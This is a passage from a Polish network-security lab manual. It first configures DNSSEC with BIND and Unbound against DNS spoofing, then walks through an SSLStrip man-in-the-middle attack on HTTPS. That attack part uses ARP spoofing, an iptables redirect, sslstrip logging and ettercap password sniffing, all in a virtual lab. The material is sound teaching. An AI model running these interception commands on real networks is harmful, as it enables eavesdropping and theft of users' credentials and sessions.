Rys. 3.9. Windows 7 – dodanie statycznego wpisu w pliku *hosts*

Źródło: opracowanie własne.

3.3.7. **Zapisz plik** i zamknij *Notatnik*.

W systemach z rodziny *Windows* plik *hosts* znajduje się w katalogu:

Windows 98/ME	C:\WINDOWS
Windows NT/2000	C:\WINNT\SYSTEM32\DRIVERS\ETC
Windows XP/Vista/7	C:\WINDOWS\SYSTEM32\DRIVERS\ETC
Windows 2003/2008	C:\WINDOWS\SYSTEM32\DRIVERS\ETC

W systemach z rodziny *Unix* plik *hosts* znajduje się w katalogu */etc*. Składnia pliku jest podobna, można jednak dodać opcjonalnie alias domeny, czyli skróconą nazwę domenową. Składnia:

<IP> <nazwa domenowa> <alias>

gdzie:

<IP> - adres IP serwera,
<nazwa domenowa> - nazwa domenowa serwera,
<alias> - alias domeny serwera.

3.4. Instalacja i konfiguracja serwera DNSSEC BIND w Ubuntu

Protokół DNSSEC jest rozszerzeniem systemu DNS, mającym na celu zapewnienie bezpiecznego korzystania z systemu nazw domenowych poprzez zabezpieczenie transmisji. Bezpieczeństwo jest zapewniane przez zastosowanie kryptografii i podpisów cyfrowych.

Poniżej zaprezentowane jest uruchomienie serwera DNS wykorzystującego DNSSEC na przykładzie programu *BIND*.

3.4.1. Na komputerze z systemem *Ubuntu* zaktualizuj listę programów dostępnych z repozytorium. Wpisz w konsoli:

```
sudo su  
apt-get update
```

Zostaniesz poproszony o podanie hasła administratora.

3.4.2. Zainstaluj program *BIND*. Wpisz w konsoli:

```
apt-get install bind9
```

Potwierdź instalację klawiszem **T** (Y w wersji angielskiej).

```
bss@bss-VirtualBox:~$ sudo su
[sudo] password for bss:
root@bss-VirtualBox:/home/bss# apt-get install bind9
Czytanie list pakietów... Gotowe
Budowanie drzewa zależności
Odczyt informacji o stanie... Gotowe
Zostaną zainstalowane następujące dodatkowe pakiety:
  bind9-host bind9utils dnsutils libbind9-60 libdns66 libisc60 libisccc60
  libisccfg60 liblwres60
Sugerowane pakiety:
  bind9-doc resolvconf rblcheck
Zostaną zainstalowane następujące NOWE pakiety:
  bind9 bind9utils
Następujące pakiety zostaną zaktualizowane:
  bind9-host dnsutils libbind9-60 libdns66 libisc60 libisccc60 libisccfg60
  liblwres60
8 aktualizowanych, 2 nowo instalowanych, 0 usuwanych i 199 nieaktualizowanych.
Konieczne pobranie 1624kB archiwów.
Po tej operacji zostanie dodatkowo użyte 1352kB miejsca na dysku.
Kontynuować [T/n]? T
```

Rys. 3.10. Instalacja *BIND* w systemie *Ubuntu*

Źródło: opracowanie własne.

- 3.4.3. Pobierz KSK (ang. Key Signing Key – klucz służący do podpisu kluczy stref DNS) root serwerów usługi DNSSEC i zapisz wynik w pliku *klucz*. Wpisz w konsoli:

```
dig . dnskey|grep 257 > klucz
```

```
root@bss-VirtualBox:/home/bss# dig . dnskey|grep 257 > klucz
root@bss-VirtualBox:/home/bss# cat klucz
.          172721 IN      DNSKEY  257 3 8 AwEAAgAIK1VZrpC6Ia7gEza
h0R+9W29euxhJhVVL0yQbSEW008gcCjF FVQUTf6v58fLjwBd0YI0EzrAcQqBGCzh/RStIo08g0NfnfL
2MTJRkxoX bfDaUeVPQuYEhg37NZWAJQ9VnMVDxP/VHL496M/QZxkjf5/Efucp2gaD X6RS6CXpoY68L
svPVjR0ZSwzz1apAzvN9dlzEheX7ICJBBtuA6G3LQpz W5h0A2hzCTMjJPJ8LbqF6dsV6DoB0zgul0sG
IcG0YL70yQdXfZ57reLS Qageu+ipAdTTJ25AsRTAoub80NGcLmqrAmRLKBP1dfwhYB4N7knNnulQ Qx
A+Uk1ihz0=
root@bss-VirtualBox:/home/bss#
```

Rys. 3.11. Pobranie KSK root serwerów usługi DNSSEC

Źródło: opracowanie własne.


- 3.4.4. Dodaj do pliku */etc/bind/named.conf* wpis z zaufanym kluczem. Wpisz w konsoli:

```
gedit /etc/bind/named.conf
```

i wpisz na końcu pliku:

```
trusted-keys{
. 257 3 8 "<klucz>";
};
```

wstawiając w miejsce <klucz> klucz KSK zapisany w pliku */home/bss/klucz*.



Rys. 3.12. Wpis w *named.conf* z zaufanym kluczem

Źródło: opracowanie własne.

3.4.5. Zapisz plik i zamknij edytor.


Dodaj w pliku */etc/bind/named.conf.options* w sekcji options wpis informujący o wykorzystaniu protokołu DNSSEC i wskazujący na serwer *OpenDNS*. Wpisz w konsoli:

```
gedit /etc/bind/named.conf.options
```

i w sekcji options wpisz:

```
forwarders{
    208.67.222.222;
};
```

```
dnssec-enable yes;
dnssec-validation yes;
```



```
named.conf.options (/etc/bind) - gedit
File Edit View Search Tools Documents Help
Open Save Print Undo Redo Cut Copy Paste Find Replace
named.conf.options
options {
    directory "/var/cache/bind";

    // If there is a firewall between you and nameservers you want
    // to talk to, you may need to fix the firewall to allow multiple
    // ports to talk. See http://www.kb.cert.org/vuls/id/800113

    // If your ISP provided one or more IP addresses for stable
    // nameservers, you probably want to use them as forwarders.
    // Uncomment the following block, and insert the addresses replacing
    // the all-0's placeholder.

    forwarders {
        208.67.222.222;
    };

    dnssec-enable yes;
    dnssec-validation yes;

    auth-nxdomain no; # conform to RFC1035
    listen-on-v6 { any; };
};
Plain Text Tab Width: 8 Ln 18, Col 31 INS
```

Rys. 3.13. Konfiguracja serwera *BIND* do korzystania z DNSSEC
Źródło: opracowanie własne.

3.4.6. Zapisz plik i zamknij edytor.

3.4.7. Zrestartuj usługę *BIND*. Wpisz w konsoli:

```
service bind9 restart
```

3.4.8. Następnie należy skonfigurować lokalny resolver DNS, aby korzystał z uruchomionego serwera DNSSEC. Wpisz w konsoli:

```
gedit /etc/resolv.conf
```

i zamień zawartość pliku na następującą:

```
options ends0
nameserver 127.0.0.1
```

3.4.9. Zapisz plik i zamknij edytor.

3.4.10. Sprawdź działanie serwera. Wpisz w konsoli:

```
host wp.pl
host dnssec-failed.org
```

Domena dnssec-failed.org jest domeną testową, uruchomioną dla sprawdzenia poprawności działania protokołu DNSSEC. Jeśli serwer *BIND* skonfigurowany jest poprawnie, to wskaże adres IP serwera wp.pl, natomiast zgłosi błąd (SERVFAIL) w przypadku domeny dnssec-failed.org.

```
root@bss-VirtualBox:/home/bss# host wp.pl
wp.pl has address 212.77.100.101
wp.pl mail is handled by 0 mx.wp.pl.
wp.pl mail is handled by 5 mx5.wp.pl.
root@bss-VirtualBox:/home/bss# host dnssec-failed.org
Host dnssec-failed.org not found: 2(SERVFAIL)
root@bss-VirtualBox:/home/bss#
```

Rys. 3.14. Weryfikacja działania serwera *BIND*

Źródło: opracowanie własne.

3.5. Instalacja resolvera DNSSEC Unbound w Windows 7

Program *Unbound* jest resolverem zapytań DNS, korzystającym z serwerów DNSSEC.

3.5.1. Uruchom instalator programu *Unbound* znajdujący się w pliku:

`<work_dir>/ARP-Spoofing/Unbound 1.4.7.exe`


3.5.2. Wciśnij **Next**.



Rys. 3.15. Uruchomienie instalatora programu *Unbound* w systemie Windows 7


Źródło: opracowanie własne.

3.5.3. Przeczytaj licencję użytkownika końcowego (EULA) i wciśnij **I agree**.




Rys. 3.16. Instalator *Unbound* – licencja EULA
Źródło: opracowanie własne.

3.5.4. Na następnym ekranie można wybrać składniki oprogramowania. Zaznacz opcję **Root anchor – DNSSEC** i wciśnij **Next**.




Rys. 3.17. Instalator *Unbound* – wybór składników
Źródło: opracowanie własne.

3.5.5. Następnie należy zdefiniować ścieżkę instalacyjną dla programu. Wciśnij **Next**.




Rys. 3.18. Instalator *Unbound* – ścieżka instalacyjna
Źródło: opracowanie własne.

3.5.6. W kolejnym kroku można zmienić nazwę katalogu w menu *Start*. Wciśnij **Install**.



Rys. 3.19. Instalator *Unbound* – menu Start
Źródło: opracowanie własne.


3.5.7. Po pomyślnej instalacji wciśnij **Finish** – program uruchomi się automatycznie w tle.



Rys. 3.20. Instalator *Unbound* – zakończenie
Źródło: opracowanie własne.

3.6. Weryfikacja zabezpieczenia

3.6.1. Uruchom ponownie przeglądarkę internetową na komputerze z systemem *Windows 7* i wejdź na stronę www.google.com.




Rys. 3.21. Weryfikacja zabezpieczenia systemu *Windows*
Źródło: opracowanie własne.

W przeglądarce załadowała się prawidłowa strona WWW, pomimo działającego cały czas ataku DNS-spoofing. Wykorzystanie protokołu DNSSEC uniemożliwia skuteczną modyfikację bądź sfalszowanie odpowiedzi serwera nazw domenowych.

4. ATAKI NA SESJE SZYFROWANE SSL

Opracował:	Sławomir Adamus
Cel ćwiczenia:	wykonanie ataku Man In The Middle na szyfrowany ruch HTTPS
Potrzebne narzędzia:	BackTrack Linux 4, sslstrip, Microsoft Windows 7 Mozilla Firefox, FireSheep, Turnkey
Literatura:	M. Szmit, M. Tomaszewski, Hakowanie SSL, Hakin9 10/2009, ss. 24-27. D. Rychcik, SSL – Teoria i zasada działania, http://muflon.photosite.pl/doc/progzesp/ssl.html z dnia 2010.11.10.


Atak SSLStrip jest atakiem typu Man-in-the-Middle (ang. człowiek pośrodku, atak polegający na podsłuchu i modyfikacji przesyłanych danych) wymierzonym w protokół SSL. Protokół ten służy do zapewnienia bezpiecznego połączenia z Internetem poprzez szyfrowanie komunikacji między punktami końcowymi. Podstawowym zastosowaniem protokołu SSL jest zabezpieczenie protokołu HTTP (ang. Hypertext Transfer Protocol – protokół przesyłania dokumentów hipertekstowych). Prezentowany atak polega na przechwyceniu połączenia z bezpiecznym serwerem WWW (ang. World Wide Web – sieć ogólnoswiatowa) używającym protokołu HTTPS (ang. HyperText Transfer Protocol Secure – szyfrowana wersja protokołu HTTP). Atak polega na utworzeniu pośrednika (ang. *proxy*), przez którego kierowany będzie cały ruch sieciowy. W momencie, gdy ofiara będzie chciała nawiązać połączenie szyfrowane pośrednik zamienia wszystkie zlecone przez użytkownika wywołania HTTPS na zwykłe wywołania HTTP. Ofierze przedstawiana jest zwykła strona HTTP, natomiast po drugiej stronie program nawiązuje połączenie szyfrowane z serwerem wywołanym przez ofiarę i odtwarza na nim wszystkie żądania. Jeśli tylko część strony WWW była szyfrowana, zaś cała komunikacja odbywała się po http, to w przeglądarce ofiary nie pojawi się żaden komunikat o błędzie czy nieważnym certyfikacie. Schemat ataku SSL Strip przedstawiony jest na rys. 4.1. W górnej części rysunku przedstawiona jest normalna (bezpieczna) droga komunikacji. W dolnej części schematu napastnik przechwytyje komunikację i zamienia ruch HTTPS na HTTP.



Rys. 4.1. Schemat ataku SSLStrip
Źródło: opracowanie własne

W drugiej części ćwiczenia zaprezentowane zostanie narzędzie *FireSheep*. Jest to dodatek do przeglądarki *Firefox* automatyzujący atak przechwycenia sesji (ang. *session hijacking*) poprzez kradzież ciasteczek (ang. *cookies*) oraz podszywanie się pod przechwycone sesje. Powszechną praktyką projektowania serwisów internetowych jest wykorzystywanie bezpiecznego połączenia HTTPS wyłącznie podczas procesu logowania użytkownika do systemu. Późniejsza transmisja prowadzona jest z użyciem niebezpiecznego protokołu HTTP, w którym komunikacja prowadzona jest jawnie (brak szyfrowania). Praktyka taka umożliwia m.in. ograniczenie zużycia zasobów serwera. Użytkownicy serwisu po zalogowaniu rozróżniani są w systemie po unikatowych identyfikatorach sesji, które przesyłane są w nagłówkach HTTP przy każdym wywołaniu strony. Przechwycenie nagłówka z identyfikatorem sesji umożliwia dostęp do prywatnych danych użytkownika z pominięciem procesu logowania. Przechwycony identyfikator sesji można wykorzystać dopóki użytkownik nie wyloguje się z serwisu lub sesja nie wygaśnie (automatyczne wylogowanie po upływie zadanego czasu bezczynności).

Na rys. 4.2 zaprezentowana została topologia sieci wykorzystywanej w ćwiczeniu.



Rys. 4.2. Topologia sieci wykorzystanej w ćwiczeniu
Źródło: opracowanie własne.

Najnowsza wersja programu SSLStrip dostępna jest pod adresem:
<http://www.thoughtcrime.org/software/sslstrip/>

4.1. Przygotowanie ataku

Atak przeprowadzony będzie z maszyny z systemem *BackTrack*. W pierwszej części przeprowadzony zostanie atak SSLStrip skierowany przeciwko maszynom z systemami *Windows* i *Ubuntu*.

Następnie zaprezentowany zostanie dodatek do przeglądarki *Mozilla Firefox* automatyzujący kradzież ciasteczek (ang. *cookies*) i podszywanie się pod przechwycone sesje.

4.1.1. Uruchom wirtualną maszynę z systemem *Debian* i zaloguj się do systemu.

4.1.2. Upewnij się, że konfiguracja sieci pozwala na komunikację z Internetem.
Wpisz:

```
ping -c 4 www.google.pl
```

4.1.3. Uruchom wirtualną maszynę z systemem *Windows 7* i zaloguj się do systemu.

4.1.4. Upewnij się, że konfiguracja sieci pozwala na komunikację z Internetem. Wpisz w konsoli:

```
ping www.google.pl
```

4.1.5. Uruchom wirtualną maszynę z systemem *Ubuntu* i zaloguj się do systemu.

4.1.6. Upewnij się, że konfiguracja sieci pozwala na komunikację z Internetem. Wpisz:

```
ping -c 4 www.google.pl
```

4.1.7. Uruchom wirtualną maszynę z systemem *BackTrack 4* i zaloguj się do systemu.

4.1.8. Upewnij się, że konfiguracja sieci pozwala na komunikację z Internetem. Wpisz w konsoli:

```
ping www.google.pl
```

4.1.9. Uruchom wirtualną maszynę z systemem *Turnkey*.

4.2. Atak SSLStrip

4.2.1. Na maszynie z systemem *BackTrack 4* skopiuj program *SSLStrip* (plik *sslstrip-0.7.tar.gz*) z płyty DVD z katalogu *SSLStrip* do katalogu roboczego lub pobierz archiwum z programem bezpośrednio z witryny autora, wpisując w konsoli systemu *BackTrack*:

```
wget http://www.thoughtcrime.org/software/sslstrip/sslstrip-0.7.tar.gz
```


4.2.2. Rozpakuj i zainstaluj program w systemie. Wpisz w konsoli:

```
tar zxvf sslstrip-0.7.tar.gz
cd sslstrip-0.7
python ./setup.py install
```


4.2.3. Wykonaj atak ARP-spoofing. Wpisz w konsoli:

```
echo 1 > /proc/sys/net/ipv4/ip_forward  
arp spoof -i eth0 -t 172.16.1.4 172.16.1.1  
arp spoof -i eth0 -t 172.16.1.1 172.16.1.4
```

4.2.4. Następnie należy umożliwić maszynom wirtualnym komunikację z serwerem *TurnKey*. Przejdź do maszyny z systemem *Turnkey* i odczytaj adres IP jaki został przydzielony maszynie z serwera DHCP.



Rys. 4.3. *TurnKey* – konsola konfiguracyjna
Źródło: opracowanie własne.

4.2.5. Na maszynie z systemem *Ubuntu* dodaj na końcu pliku */etc/hosts* wpis:

```
192.168.5.108 ssl.bss
```

Pamiętaj, aby zamienić adres IP na adres odczytany z konsoli systemu *TurnKey*.

4.2.6. Następnie powtórz czynność dla maszyny z systemem *Windows 7*. Dodaj do pliku *C:\Windows\System32\drivers\etc\hosts* wpis:

```
192.168.5.108 ssl.bss
```

Pamiętaj, aby zamienić adres IP na adres odczytany z konsoli systemu *TurnKey*

4.2.7. Uruchom przekierowanie pakietów z portu 80 (www) na port 10000 (standardowy port programu *SSLStrip*) przy pomocy narzędzia *iptables*. Wpisz w konsoli:

```
iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-port 10000
```

4.2.8. Uruchom program *SSLStrip* poleceniem:

```
python sslstrip.py -w log_ssl
```

4.2.9. Cały ruch protokołu SSL znajduje się w pliku *log_ssl*. Aby otrzymać hasła w bardziej przystępnej formie można użyć programu *ettercap*. Wywołanie programu *ettercap*:


```
ettercap -T -q -i <int>
```

gdzie:

- T* - użycie interfejsu tekstowego,
- q* - tryb cichy, program nie wyświetla zawartości pakietów,
- i <int>* - zdefiniowanie interfejsu, na którym nasłuchuje program.

Wpisz w konsoli:

```
ettercap -T -q -i eth0
```



```
root@bt:~# ettercap -T -q -i eth0
ettercap NG-0.7.3 copyright 2001-2004 ALor & NaGA
Listening on eth0... (Ethernet)

eth0 ->      00:0C:29:08:B0:FF      172.16.1.2      255.255.0.0


SSL dissection needs a valid 'redir_command_on' script in the etter.conf file
Privileges dropped to UID 65534 GID 65534...

 28 plugins
 39 protocol dissectors
 53 ports monitored
7587 mac vendor fingerprint
1698 tcp OS fingerprint
2183 known services

Starting Unified sniffing...
```

Rys. 4.4. Program *Ettercap* w systemie *BackTrack*
Źródło: opracowanie własne.

